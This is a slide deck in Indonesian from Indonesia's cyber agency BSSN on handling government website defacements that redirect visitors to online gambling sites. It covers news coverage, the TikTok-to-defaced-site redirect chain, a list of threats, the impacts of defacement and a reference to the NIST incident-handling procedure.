



***BADAN SIBER
DAN SANDI
NEGARA***

LESSON LEARN PENANGANAN WEB DEFACEMENT PERJUDIAN DARING

**Danu Ibrahim, S.Tr.Kom.
Sandiman Ahli Pertama**

Depok, 22 November 2024

DIREKTORAT KEAMANAN SIBER DAN SANDI PEMERINTAH PUSAT



JUDI ONLINE SEMAKIN MERESAHKAN

Tribunnews.com

Polri Ungkap 85 Influencer Sudah Ditangkap Soal Promosikan Situs Judi Online

Penangkapan dan penetapan tersangka terhadap sejumlah influencer itu dilakukan dengan didasarkan pengumpulan keterangan saksi serta alat...

17 jam yang lalu




CNN Indonesia

Pemain Judi Online di Indonesia Capai 8,8 Juta, Mayoritas Anak Muda

Menko Polkam Budi Gunawan mengatakan 8,8 juta warga bermain judi online sepanjang 2024. Sebanyak 80 persen di antaranya masyarakat bawah dan...

3 hari lalu



Kompas.tv

Bandar Judi Online Kelola Ribuan Situs, Setor Rp24 Juta per Bulan agar Tak Diblokir

Polisi mengungkapkan bandar judi online HE bersama grupnya menyeteror uang puluhan juta rupiah per bulan agar website milik mereka tidak...

2 hari lalu



Sumber : google.com



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

TRANSAKSI JUDI ONLINE



Berapa transaksi
tahun **2024 ???**



Sumber : Indonesiabaik.id



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

TRANSAKSI JUDI ONLINE

Menko Polkam: Transaksi Judi Online RI Tembus Rp900 Triliun Tahun Ini

Rosseno Aji Nugroho, [CNBC Indonesia](#)

21 November 2024 15:45



Foto: Konferensi Pers Pencapaian Kinerja Desk Pemberantasan Perjudian Daring dan Desk Keamanan Siber dan Pelindungan Data yang akan dilaksanakan di Media Center Kementerian Komdigi, Jakarta Pusat, Kamis (21/11/2024). (CNBC Indonesia/Rosseno Aji)

Sumber : CNBC Indonesia



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

FENOMENA JOGET SADBOR

BAGAIMANA KETERKAITANNYA DENGAN PROMOSI JUDI ONLINE?

 CNN Indonesia

Polisi Tetapkan Gunawan 'Sadbor' Sebagai Tersangka Promosi Judi Online

Polisi telah menetapkan TikToker Gunawan 'Sadbor' sebagai tersangka terkait promosi judi online.

2 minggu lalu

 Liputan6.com

Konten Kreator Viral Sadbor Diamankan Polisi Usai Terbukti Promosi Akun Judi Online

Kepolisian akhirnya menetapkan Gunawan alias Sadbor sebagai tersangka kasus dugaan promosi judi online lewat sosial media.

2 minggu lalu


 Pikiran Rakyat

Sisi Gelap Fenomena Live TikTok Joget Sadbor, Jadi Lahan Basah Iklan Judi Online dan Tempat Cuci Uang

Mengulik sisi gelap fenomena live TikTok Joget Sadbor yang viral belakangan ini, dan indikasi kuat jadi tempat promosi judi online.

3 minggu lalu





Sumber : google.com



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri



Badan Siber dan Sandi Negara

FENOMENA JOGET SADBOR



The screenshot shows a YouTube live stream interface. The video player displays a group of people dancing. A red box highlights the 'LIVE chat' overlay on the right side of the video player. The chat overlay shows a list of top viewers with their names and the number of coins they have sent.

	Name	Coins
1	saudara	2.6K
2	Pohon4d_	913
3	anak_orang	208
4	...	...
11	Ayak	6
12	slame M	3



Akun dengan
saweran tertinggi

Sumber :Youtube - Pace Komputer



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri



Badan Siber dan Sandi Negara


FENOMENA JOGET SADBOR



Profil akun tiktok mengarahkan untuk mencari ke google



Halaman yang muncul merupakan website instansi yang telah terkena web defacement judi online



Ketika tombol di halaman deface diklik maka akhirnya akan diarahkan ke website asli judi online

Sumber :Youtube - Pace Komputer



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

FENOMENA JOGET SADBOR



SATGAS PEMBERANTASAN JUDI ONLINE



 Kompas.com

Menko Polhukam Pimpin Rapat Perdana Satgas Pemberantasan Judi "Online"

Ini merupakan rapat perdana Satgas Judi Online setelah dibentuk oleh Presiden Joko Widodo melalui Keputusan Presiden (Keppres) Nomor 21 Tahun...

19 Jun 2024



 suarakalbar.co.id

BSSN Bersama Kemenkopolkam Tingkatkan Pengamanan Aplikasi dari Ancaman Judi Online

Jakarta (Suara Kalbar)- Kepala Badan Siber dan Sandi Negara (BSSN) Hinsa Siburian menyatakan bahwa beberapa aplikasi yang dimiliki oleh...

2 minggu lalu



Sumber : google.com



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara



**PREDIKSI
POTENSI
ANCAMAN
SIBER**



**Web
Defacement**



**Malware Stealer &
Ransomware**



**Cyber Threat Based
Artificial Intelligence
(AI)**



**Internet of
Things Attack**



**Advanced
Persistent Threat**



Phishing



**Distributed
Denial of Service**

Sumber : Lanskap Keamanan Siber Indonesia 2023 (BSSN)



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara



APA ITU WEB DEFACEMENT ???

Web defacement merupakan suatu serangan pada website yang mengubah tampilan asli atau konten dari sebuah website. Web defacement belakangan ini marak terjadi pada situs milik pemerintah dan pendidikan, terutama web defacement judi online.






DAMPAK

1. **Reputasi** : Tampilan halaman judi online yang tidak pantas atau ilegal pada situs pemerintah akan menciptakan kesan negatif terhadap integritas.
2. **Kepercayaan** : Masyarakat akan meragukan keamanan dan keandalan situs pemerintah, serta kemampuan pemerintah dalam melindungi data sensitif dan informasi publik.
3. **Availability** : Defacement dapat menyebabkan gangguan pada layanan yang disediakan oleh situs pemerintah serta dapat menyebabkan ketidaknyamanan dan ketidakpuasan masyarakat terhadap pemerintah.



PROSEDUR PENANGANAN INSIDEN SIBER

NIST SP 800-61



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri

